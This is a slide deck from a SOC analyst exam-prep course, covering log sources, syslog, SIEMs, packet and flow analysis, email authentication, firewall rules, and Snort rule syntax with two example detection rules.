- Firewall logs reveal allowed and denied connections, authentication logs expose failed and successful logon attempts and possible brute-force or credential-stuffing activity, and event and syslog entries capture system and application behavior that supports timeline reconstruction.
- Although slow and not scalable to high volumes, manual review remains essential during deep investigations and threat hunting because a skilled analyst can recognize context and subtle attacker tradecraft that signature-based rules do not flag.
- **On the exam: Questions frame manual review as the go-to technique for detailed investigation of specific log types when automated correlation is insufficient, and test recognition of which log source contains a given piece of evidence.**

© 2026 Tertiary Infotech Academy Pte Ltd

Manual Review — Key Points

- Firewall logs
- Authentication logs
- Event logs
- Syslogs

© 2026 Tertiary Infotech Academy Pte Ltd

Syslog — In Depth

- Syslog is a standardized protocol and message format for generating, transporting, and storing event log messages, originally common on Unix and Linux systems and now used broadly across network and security devices.
- Each message carries a facility code indicating the subsystem that produced it and a severity level from 0 (emergency) to 7 (debug), and messages are commonly forwarded over UDP or TCP port 514 to a central collector.
- For a SOC, syslog is the lingua franca of log forwarding, letting heterogeneous devices ship their events to a single syslog server or SIEM for aggregation, correlation, and retention.
- **On the exam: Expect the exam to test the syslog severity scale, the default port 514, and syslog's role as a common protocol for centralizing device and host logs into a SIEM.**

© 2026 Tertiary Infotech Academy Pte Ltd

Syslog

Value	Severity	Keyword	Deprecated keywords	Description
0	Emergency	`emerg`	`panic` [7]	System is unusable. A panic condition.[8]
1	Alert	`alert`		Action must be taken immediately. A condition that should be corrected immediately, such as a corrupted system database.[8]
2	Critical	`crit`		Critical conditions, such as hard device errors.[8]
3	Error	`err`	`error` [7]	Error conditions.
4	Warning	`warning`	`warn` [7]	Warning conditions.
5	Notice	`notice`		Normal but significant conditions. Conditions that are not error conditions, but that may require special handling.[8]
6	Informational	`info`		Informational messages.
7	Debug	`debug`		Debug-level messages. Messages that contain information normally of use only when debugging a program.[8]

© 2026 Tertiary Infotech Academy Pte Ltd

Syslogd — In Depth

- Syslogd is the daemon, or background service, on Linux and Unix systems that implements syslog by collecting and recording log messages generated by the kernel, services, and applications on the machine.
- The same syslog capability is embedded in network and security appliances such as routers, switches, wireless access points, and firewalls, while Windows uses its own Event Log service and typically needs an agent or forwarder to emit syslog.
- Beyond writing logs locally, syslogd can be configured to point at a central syslog server, which is what enables organization-wide aggregation and centralized analysis rather than leaving evidence scattered on each device.
- **On the exam: The exam expects you to identify syslogd as the Linux logging daemon and to know that devices can forward their syslog output to a central server, whereas Windows relies on different native logging.**


© 2026 Tertiary Infotech Academy Pte Ltd

Syslogd — Key Points

- Daemon (service) in Linux
- Collects & records messages from the machine
- Also found in embedded systems
  - Routers, switches, access points, firewalls
- Windows has other options
  - Collect logs in one place, can also point to central server for aggregation & analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Syslog (2)



© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Security — In Depth

- Endpoint security protects workstations, servers, and other end-user devices by detecting and blocking malicious code, using techniques such as fingerprinting or hashing to match files against known-bad indicators and reverse engineering (decomposition) to understand how a sample behaves.
- A key modern challenge is fileless or in-memory malware, which loads and executes in RAM without being written to the file system so it evades traditional file-scanning antivirus; rootkits partly use this technique to hide from detection.
- Analysts test suspicious samples by detonating them in a sandbox, an isolated environment that reveals behavior without risking production systems, and use User and Entity Behavior Analytics (UEBA) to build a baseline of normal user and device activity and flag deviations that signal compromise.
- This matters to a SOC because endpoints are the most common initial foothold, and combining signature detection, sandboxing, and behavioral analytics catches both known and novel threats.
- **On the exam: The exam pairs endpoint security with fileless/in-memory malware, sandbox detonation for behavioral analysis, and UEBA baselining to detect anomalous user and entity behavior.**

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Security — Key Points

- Malware
  - Fingerprinting/hashing
  - Decompose (reverse engineering)
  - Protect against it by detecting and blocking
  - Fileless (in-memory) malware
    - Loads into memory but not stored in the file system
    - Example: rootkits (in part)
- Test via sandbox

© 2026 Tertiary Infotech Academy Pte Ltd

Endpoint Security (2)

- User and entity behavior analytics (UEBA)
  - Create baseline of normal behavior
  - Known-good behavior
  - Makes anomalous/ abnormal behavior easier to detect

© 2026 Tertiary Infotech Academy Pte Ltd

Sources of Data — In Depth

- Security monitoring draws on an abundance of data sources, including IDS and IPS logs, router and switch logs, firewall logs, endpoint logs, and full packet captures, each offering a different vantage point on activity.
- Some sources are best for reconstructing a single event in detail, most notably packet captures produced by tools such as tcpdump or Wireshark, which preserve the full content of network traffic for point-in-time analysis.
- An analyst chooses the source that fits the question at hand, using firewall and flow data to see connection patterns broadly and packet captures to drill into exactly what happened during one suspicious session.
- **On the exam: Expect scenario questions that ask which data source best answers a given investigative need, contrasting broad log sources with packet captures that are best for detailed single-event analysis.**

© 2026 Tertiary Infotech Academy Pte Ltd

Sources of Data — Key Points

- No shortage of sources
  - IDS (Intrusion detection system) logs
  - IPS (Intrusion prevention system) logs
  - Router & switch logs
  - Firewall logs
  - Packet captures
  - Endpoint logs

© 2026 Tertiary Infotech Academy Pte Ltd

Sources of Data (2)

- Best for single events
- Tools
  - Packet capture
  - Protocol analysis
  - Network analysis
  - Wireless analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Correlation Analysis — In Depth

- Correlation analysis examines large volumes of data from many sources together to identify relationships between events that would appear unrelated when viewed in isolation.
- It looks for trends and linked activity across the network, connecting, for example, a firewall denial, a failed authentication, and an IDS alert into a single storyline that points to a coordinated attack.
- This is a core SIEM function and matters to a SOC because sophisticated intrusions unfold across multiple systems, and only by correlating events can an analyst reconstruct the full attack chain and reduce false positives.
- **On the exam: The exam contrasts correlation analysis, which links events across many sources at scale, with single-event techniques like packet capture, and ties it to SIEM rule logic.**

© 2026 Tertiary Infotech Academy Pte Ltd

Correlation Analysis — Key Points

- Larger volumes of data
- Looks at trends across a network

© 2026 Tertiary Infotech Academy Pte Ltd

Wireshark — In Depth

- Wireshark is a free, cross-platform, TCP/IP packet sniffer and protocol analyzer that captures network traffic and lets an analyst inspect it packet by packet for point-in-time analysis.
- It decodes hundreds of protocols, can follow and reconstruct connection-oriented streams such as a TCP session, and reports statistics about conversations, endpoints, and protocol distribution.
- For a SOC analyst, Wireshark is the tool of choice for deep dives into a specific captured event, revealing exactly what data crossed the wire, exposing cleartext credentials or malware payloads, and confirming whether traffic matches or violates expected protocol behavior.
- **On the exam: Expect Wireshark to appear as the packet and protocol analysis tool for detailed point-in-time inspection and stream reconstruction, distinct from flow tools that summarize traffic.**

© 2026 Tertiary Infotech Academy Pte Ltd

Wireshark — Key Points

- Point-in-time analysis
- Packet & protocol analysis tool
- Connection-oriented
- Cross-platform
- TCP/IP packet sniffer
- Captures & analyzes packets
- Reconstructs network traffic
- Reports statistics

© 2026 Tertiary Infotech Academy Pte Ltd

Protocol Analysis — In Depth

- Protocol analysis is the examination of network traffic against the rules and expected behavior of the protocols in use, checking whether the sequence, flags, fields, and content of communication conform to the standard.
- It requires the analyst to know what normal protocol exchanges should look like so they can recognize what looks off, such as malformed packets, unexpected ports, protocol tunneling, or handshakes that never complete.
- This skill helps a SOC detect attacks that abuse or masquerade within legitimate protocols, since deviations from documented protocol behavior frequently indicate scanning, evasion, exfiltration, or exploitation attempts.
- **On the exam: The exam tests that recognizing anomalous protocol behavior depends on knowing the protocol's expected baseline, and that deviations from it are indicators of malicious activity.**

© 2026 Tertiary Infotech Academy Pte Ltd

Protocol Analysis — Key Points

- Know what to expect
- Know what looks ‘off’

© 2026 Tertiary Infotech Academy Pte Ltd

Traffic Analysis — In Depth

- Traffic analysis studies the flow of communications across a network rather than the full content of each packet, and NetFlow, a system developed by Cisco, is the standard mechanism, recording source and destination events and grouping packets that share attributes into flows.
- Each flow record is metadata, capturing details such as source and destination IP, ports, protocol, and byte and packet counts, and utilities like ntop let an analyst visualize and explore these flows.
- The challenge with performing this in real time comes from the demands of sensing the traffic, computing the flow records, and storing the resulting metadata at scale, which is why flow data is often sampled or analyzed slightly after the fact.
- Traffic analysis matters to a SOC because flow metadata is compact enough to retain for long periods and reveals large-scale patterns like beaconing, data exfiltration, and lateral movement that per-packet capture is too voluminous to show.
- **On the exam: Expect NetFlow to be tested as Cisco's flow-based traffic analysis that groups packets into flows and captures metadata, contrasted with full packet capture, plus the real-time sensing, computation, and storage trade-offs.**

© 2026 Tertiary Infotech Academy Pte Ltd


Traffic Analysis — Key Points

- Netflow
  - Cisco developed system
  - Track source & destination events
  - Groups packets into “flows”
- ntop
  - Utility to view the flows

© 2026 Tertiary Infotech Academy Pte Ltd

ntop Demo

- Walkthrough
  - Dashboard
  - Packets
  - Protocols



© 2026 Tertiary Infotech Academy Pte Ltd


Traffic Analysis (2)

- The challenge with ‘real-time’
  - Metadata
  - Computation & storage
  - Sensing
- False positives
- Not always user-friendly interface
- The solution: SIEMs (security information and event management)

© 2026 Tertiary Infotech Academy Pte Ltd

Meraki Demo

- Meraki is a SIEM
- Walkthrough
- Dashboard
  - Spikes correlate with traffic
- Traffic analytics
- Event logs



© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Analysis — In Depth

- Wireless analysis inspects 802.11 traffic, and to capture it effectively an analyst must understand the wireless interface modes: managed connects to an access point as a normal client, ad-hoc joins peer-to-peer without an AP, promiscuous captures all traffic on a network the card is associated with, and monitor mode passively captures all wireless frames in range without associating to any network.
- Monitor mode is the key capability for wireless assessment because it lets the card see beacons, management frames, and traffic from multiple networks, which is essential for surveying the RF environment and detecting rogue access points.
- Tools from the Aircrack-ng suite are used in practice, with airmon-ng placing a wireless adapter into monitor mode and airodump-ng capturing and displaying nearby access points, clients, and their traffic.
- This matters to a SOC because wireless is a common attack surface, and being able to monitor the airspace helps detect evil-twin APs, deauthentication attacks, and unauthorized clients.
- **On the exam: The exam tests the four wireless modes, that monitor mode is required to passively capture all nearby wireless frames, and the roles of airmon-ng and airodump-ng in wireless capture.**

© 2026 Tertiary Infotech Academy Pte Ltd

Wireless Analysis — Key Points

- Wireless modes
  - Managed
  - Ad-hoc
  - Promiscuous
  - Monitor
- Airmon-ng & Airodump demos

© 2026 Tertiary Infotech Academy Pte Ltd

Heuristic Analysis — In Depth

- Heuristic analysis is a detection technique that identifies threats by evaluating the characteristics and behavior of code, files, or traffic against experience-based rules and general suspicious patterns rather than matching a fixed signature of a known threat.
- Because it reasons from what malicious activity tends to look like (unexpected file changes, self-modifying code, abnormal network calls) instead of an exact hash or string, it can flag brand-new or polymorphic malware that signature-based tools miss, though this same generalization makes it imperfect and prone to false positives.
- It is a constantly evolving craft where detection logic must be tuned continuously as attacker techniques change, which is why it pairs well with signature and behavioral methods rather than replacing them.
- A SOC analyst relies on heuristics to catch zero-day malware and suspicious behavior early, then validates the alerts to separate genuine threats from benign anomalies.
- **On the exam: Expect questions contrasting heuristic/behavior-based detection with signature-based detection and asking which method catches unknown or zero-day malware at the cost of more false positives.**

© 2026 Tertiary Infotech Academy Pte Ltd

Heuristic Analysis — Key Points

- Uses experience over fixed models
- Imperfect craft
- Constantly evolving field
- Best for malware detection
  - Detects suspicious traffic
  - Detects suspicious file changes

© 2026 Tertiary Infotech Academy Pte Ltd

Analyzing the Data — In Depth

- Analyzing the data is the process of taking the raw logs and telemetry aggregated by a SIEM such as Splunk or the ELK stack (Elasticsearch, Logstash, Kibana) and applying analytical techniques to turn that volume of events into actionable security findings.
- Core techniques include anomaly analysis (deviation from a baseline), behavioral analysis (comparing activity to normal user or entity behavior), trend analysis (patterns over time), availability analysis (detecting service disruption), and heuristic analysis (experience-based rules).
- These methods let an analyst correlate events across many sources, surface indicators of compromise, and distinguish a real attack from routine noise.
- For a SOC this is the heart of detection and triage, because centralized collection is only useful once the data is analyzed to prioritize and investigate genuine threats.
- **On the exam: The exam tests recognizing the named analysis types (anomaly, behavioral, trend, availability, heuristic) and matching a described scenario to the correct technique performed on SIEM data.**

© 2026 Tertiary Infotech Academy Pte Ltd

Analyzing the Data — Key Points

- Security Information and Event Management (SIEM)
  - ELK
  - Splunk
- Analyses
  - Anomaly
  - Behavioral
  - Trend
  - Availability
  - Heuristic

© 2026 Tertiary Infotech Academy Pte Ltd

Anomalies — In Depth

- An anomaly is any deviation from an established baseline of normal activity, such as an unexpected spike or valley in traffic volume, a login at an unusual time, or a protocol appearing where it should not.
- Detecting anomalies requires first building an accurate baseline of typical behavior so that current activity can be compared against it, and visual indicators like dashboards, graphs, and heat maps make these spikes and valleys easy to spot.
- A SOC analyst watches for anomalies because they are often the first observable sign of an intrusion, data exfiltration, or misconfiguration before a specific signature or alert fires.
- **On the exam: Questions present traffic graphs or metrics deviating from a baseline and ask you to identify the anomaly and why a solid baseline is prerequisite to anomaly detection.**

© 2026 Tertiary Infotech Academy Pte Ltd

Anomalies — Key Points

- Visual indicators for traffic
- Baselines
- Spikes and valleys

Meraki Demo



© 2026 Tertiary Infotech Academy Pte Ltd

Impact Analysis — In Depth

- Impact analysis determines how much harm a threat causes or could cause to an organization, measured against confidentiality, integrity, and availability, the three properties a secure system must protect.
- It has a pre-emptive form that estimates the possible impact of a future successful attack to guide risk decisions, and a post-mortem form that determines the immediate and ongoing damage of a threat that has already been realized.
- Analysts distinguish immediate localized impact (the direct, often availability-related disruption felt right away) from long-term impact (reputational, financial, and operational effects that unfold over time) to gauge the total impact to the organization.
- A SOC cares because impact analysis drives incident prioritization, escalation, and resource allocation, ensuring the most damaging events get attention first.
- **On the exam: The exam asks you to classify impact as immediate versus long-term or localized versus total, and to tie an incident's severity to its effect on confidentiality, integrity, or availability.**

© 2026 Tertiary Infotech Academy Pte Ltd

Impact Analysis — Key Points

- Pre-emptive
  - Estimates possible impact of any future successful attack
- Post-mortem
  - Determines immediate and ongoing impact of a threat that has already been realized

© 2026 Tertiary Infotech Academy Pte Ltd

Impact Analysis (2)

- Immediate (localized) impact
- Long-term impact
- What’s the total impact to the organization?

© 2026 Tertiary Infotech Academy Pte Ltd

Impact Analysis (3)

- Availability
  - Tends to have immediate impact
  - Secure systems guarantee confidentiality, integrity, and availability
  - Use resource monitoring tools to analyze
  - Early indicator of an attack

© 2026 Tertiary Infotech Academy Pte Ltd

SIEMs — In Depth

- A Security Information and Event Management (SIEM) system centrally collects, stores, analyzes, correlates, and reports on log and event data gathered from across an environment.
- It normalizes data from disparate log formats into a common structure so events from firewalls, servers, endpoints, and applications can be compared and correlated to surface incidents and generate alerts.
- Common products and platforms include ArcSight, IBM QRadar, Splunk, AlienVault OSSIM, Kiwi Syslog, and the open-source ELK stack.
- The SIEM is the central nervous system of a SOC, giving analysts a single pane of glass for detection, correlation, investigation, and compliance reporting.
- **On the exam: Expect to identify the SIEM's core functions (collect, normalize, correlate, alert, report) and to recognize named products, and to know normalization is what makes cross-source correlation possible.**

© 2026 Tertiary Infotech Academy Pte Ltd

SIEMs — Key Points

- Security information & event management systems
- Collect, store, analyze, & report data
- Normalize data from various logs & compare
- Examples:
  - ArcSight
  - QRadar
  - Splunk
  - Alienvault
  - OSSIMKiwi Syslog
  - ELK

© 2026 Tertiary Infotech Academy Pte Ltd

Query Writing — In Depth

- Query writing is the skill of constructing search expressions that pull specific data out of logs, databases, and SIEM indexes so an analyst can investigate activity efficiently.
- Different platforms use different query languages: SQL is the most common for relational databases, Splunk uses its Search Processing Language (SPL), Kibana in the ELK stack uses the Kibana Query Language (KQL) built on Apache Lucene syntax, and simple text searches use tools like grep.
- The command grep (globally search a regular expression and print) searches text files for string and regex matches, fetches the matching data, and lets you pipe that output into further commands or scripts for automated processing.
- A SOC analyst who can write precise queries can hunt threats, filter noise, and extract exactly the evidence needed during an investigation instead of manually reading raw logs.
- **On the exam: Questions match a platform to its query language (Splunk/SPL, Kibana/KQL-Lucene, database/SQL) and test using grep and regular expressions to filter log text.**

© 2026 Tertiary Infotech Academy Pte Ltd

Query Writing — Key Points

- SQL (Structured Query Language)
  - Most common
  - Splunk Search Processing Language (SPL)
  - Kibana Query Language (KQL)
  - Apache Lucene

© 2026 Tertiary Infotech Academy Pte Ltd

Query Writing (2)

- Simple queries
- grep
  - Stands for get regular expression
  - Search text files (string search), fetch data, pipe out data however you want
- Write scripts
  - Useful for avoiding excessive typing

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis — In Depth

- E-mail analysis is the examination of messages for signs of phishing, impersonation, and malicious payloads by inspecting the header, embedded links, attachments, and the message's authentication results.
- Three authentication mechanisms work together: Sender Policy Framework (SPF) checks that the sending server is authorized to send for the domain, DomainKeys Identified Mail (DKIM) adds a cryptographic digital signature verifying the message was not altered, and Domain-based Message Authentication, Reporting, and Conformance (DMARC) ties SPF and DKIM together with a published policy and alignment check plus reporting.
- Analysts read message headers to trace the true origin and forwarding path, and scrutinize embedded links and encryption/signature status to detect spoofing and impersonation.
- A SOC prioritizes email analysis because email is the leading initial-access vector, so catching a spoofed sender or malicious link stops many attacks at the entry point.
- **On the exam: Expect to explain what SPF, DKIM, and DMARC each verify and to analyze email headers to determine whether a message is spoofed or phishing.**

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis — Key Points

- Malicious payload
- DomainKeys Identified Mail (DKIM)
- Sender Policy Framework (SPF)
- Domain-Based Message Authentication, Reporting, and Conformance (DMARC)
- Header
- Phishing
- Forwarding
- Digital signatures and encryption

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis (2)

- Embedded links
- Impersonation
- E-mail signature block
- It’s critical for your users to understand that a digital signature is not the same as the signature block routinely used in outgoing messages.
- Signature block content is simply additional text that is automatically or manually inserted with messages to enable users to share contact information.

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis (3)

- It offers no security advantage, whereas a digital signature provides verification of the sender’s authenticity and message integrity.

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis (4)

- Malicious payload
- DomainKeys Identified Mail (DKIM)
- Sender Policy Framework (SPF)
- Domain-Based Message Authentication, Reporting, and Conformance (DMARC)
- Header
- Phishing
- Forwarding
- Digital signatures and encryption

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis (5)

- Embedded links
- Impersonation
- E-mail signature block
- It’s critical for your users to understand that a digital signature is not the same as the signature block routinely used in outgoing messages.
- Signature block content is simply additional text that is automatically or manually inserted with messages to enable users to share contact information.

© 2026 Tertiary Infotech Academy Pte Ltd

E-mail Analysis (6)

- It offers no security advantage, whereas a digital signature provides verification of the sender’s authenticity and message integrity.

© 2026 Tertiary Infotech Academy Pte Ltd

Permissions — In Depth

- Permissions define which users and groups are allowed to access which files and resources and what actions they may perform, enforcing least privilege across a system.
- An analyst first identifies the relevant users and groups, then sets access rights on the target files and resources, and can apply allow-and-deny controls such as a blacklist that denies specific traffic or applications and a whitelist that permits only approved ones.
- On Windows these settings are commonly managed centrally through the Group Policy Editor, which pushes consistent permission and access policies across many machines.
- Proper permission management matters to a SOC because misconfigured or excessive permissions are a frequent cause of privilege escalation and data exposure.
- **On the exam: The exam tests applying least privilege by assigning permissions to users/groups and distinguishing allow-list (whitelist) from deny-list (blacklist) control, often via Group Policy.**

© 2026 Tertiary Infotech Academy Pte Ltd

Permissions — Key Points

- Identify:
  - Users
  - Groups
- Set permissions for:
  - Files
  - Resources

© 2026 Tertiary Infotech Academy Pte Ltd

Permissions Demo

- Windows
  - Users/Groups
  - Local Group Policy Editor
- Linux
  - Users/Groups
  - Permissions

© 2026 Tertiary Infotech Academy Pte Ltd

Permissions (2)

- Blacklist
  - Deny specific traffic or applications
- Whitelist
  - Can use Windows Group Policy Editor
  - Disable everything except those explicitly listed

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls — In Depth

- A firewall is a hardware or software control that inspects traffic crossing a network boundary and permits or blocks it based on a defined set of rules, typically expressed as an access control list (ACL) that matches on source/destination IP, port, and protocol.
- By enforcing these rules the firewall implements the organization's security policy at network segments, and common enterprise and open-source options include Cisco, Palo Alto, Check Point, Linux ufw, and pfSense.
- Analysts review firewall rules and logs to verify segmentation, spot misconfigurations or overly permissive rules, and use allow/deny data as evidence when investigating suspicious connections.
- **On the exam: Expect questions on rule/ACL ordering, default deny, and choosing an appropriate firewall type for a given segmentation or access requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls — Key Points

- Operating systems come with firewall built in
  - Includes default rules
- Simple firewalls
  - Look at protocol, port, source, destination
  - Decide if a rule is allowed

© 2026 Tertiary Infotech Academy Pte Ltd

Firewall Rules — In Depth

- A firewall rule specifies how to handle a class of traffic, defined by its source, destination, port, protocol, and the action to take (accept/allow or reject/deny).
- Rules are typically written from broad, higher-level policies first with more specific exceptions layered afterward, and because most firewalls evaluate rules top-down and act on the first match, order matters greatly.
- An implicit deny at the end blocks anything not explicitly permitted, enforcing a default-deny posture.
- A SOC analyst must understand rule structure and ordering to write effective controls, troubleshoot why traffic is or is not passing, and avoid gaps that attackers can exploit.
- **On the exam: Questions give a rule set and ask which traffic is allowed or blocked, testing the five rule components, first-match/order sensitivity, and implicit deny.**

© 2026 Tertiary Infotech Academy Pte Ltd

Firewall Rules — Key Points

- Define higher level rules
  - Then exception comes after
- Defines:
  - Source, destination, port, protocol, action (accept/reject)

© 2026 Tertiary Infotech Academy Pte Ltd

Firewalls (2)

- Web proxies
  - Sit between Web servers and Web clients
- Web application firewalls
  - Used for Web traffic
- Operating system firewalls
  - OS level, runs on individual machine
- Device-oriented firewall
  - Example: Cisco firewall

© 2026 Tertiary Infotech Academy Pte Ltd

IDS/IPS — In Depth

- An Intrusion Detection System (IDS) passively inspects network or host activity and raises alerts when it recognizes malicious or policy-violating traffic, while an Intrusion Prevention System (IPS) sits inline and can actively drop or block that traffic in real time.
- Detection can be signature-based (matching known attack patterns) or anomaly/behavior-based (flagging deviations from a baseline); Snort began as the open-source engine behind the commercial Sourcefire product later acquired by Cisco, Zeek (formerly Bro) is an open-source network analysis framework that produces rich protocol logs, and Security Onion is a free Linux distribution that bundles Zeek, Snort/Suricata, and other tools to give a comprehensive view of traffic.
- A SOC analyst relies on IDS/IPS as a primary source of network telemetry and detections, tuning rules to reduce false positives and correlating alerts with other sources to confirm and scope incidents.
- **On the exam: Expect scenario questions asking you to distinguish detection from prevention and to identify which tool (Snort, Zeek/Bro, Security Onion) fits a given monitoring need.**

© 2026 Tertiary Infotech Academy Pte Ltd

IDS/IPS — Key Points

- Intrusion detection system (IDS)
- Intrusion prevention system (IPS)
  - Like firewalls that take an action against threats
  - Filters traffic, compares to rules, then acts
  - Example: Snort

© 2026 Tertiary Infotech Academy Pte Ltd

Snort Rule Building — In Depth

- A Snort rule is built from a rule header and rule options: the header specifies the action, protocol, source IP and port, a direction operator, and destination IP and port, while the options in parentheses define the detection logic and metadata.
- In the header, the action (such as alert, log, drop, or reject) determines what Snort does, the protocol (tcp, udp, icmp, ip) narrows the traffic, and the direction operator -> reads left-to-right from source to destination; variables like $HOME_NET reference defined network ranges.
- For example, alert tcp any any -> any 80 (msg:"A web connection was made!"; flow:stateless; rev:1;) alerts on any TCP traffic to port 80, whereas a more advanced rule uses options like content to match a payload byte pattern, byte_test to test specific bytes, flow:to_server to scope direction, and sid/rev to uniquely identify and version the rule.
- A SOC analyst writes and tunes Snort rules to detect specific threats precisely, so understanding each field is essential to catch real attacks without drowning in false positives.
- **On the exam: Expect to parse or write a Snort rule, identifying the header fields (action, protocol, source/dest IP and port, direction) and key options like msg, content, flow, sid, and rev.**

© 2026 Tertiary Infotech Academy Pte Ltd

Snort Rule Building — Key Points

- Syntax
  - Snort action
  - Protocol
  - Source IP address
  - Source port
  - Direction
- Example 1
  - alert tcp any any-> any 80 (msg:"A web connection was made!";flow: stateless; rev:1;)

© 2026 Tertiary Infotech Academy Pte Ltd

Snort Rule Building (2)

- Example 2
- alert udp $HOME_NET any -> any 53 (msg:"Suspicious DNS requests for a .buzz domain"; flow:to_server; byte_test:1,!&,0xF8,2; content:"|02|buzz|00|"; reference:url,www.spamhaus.org/statistics/tlds; sid:12345; rev:1;)

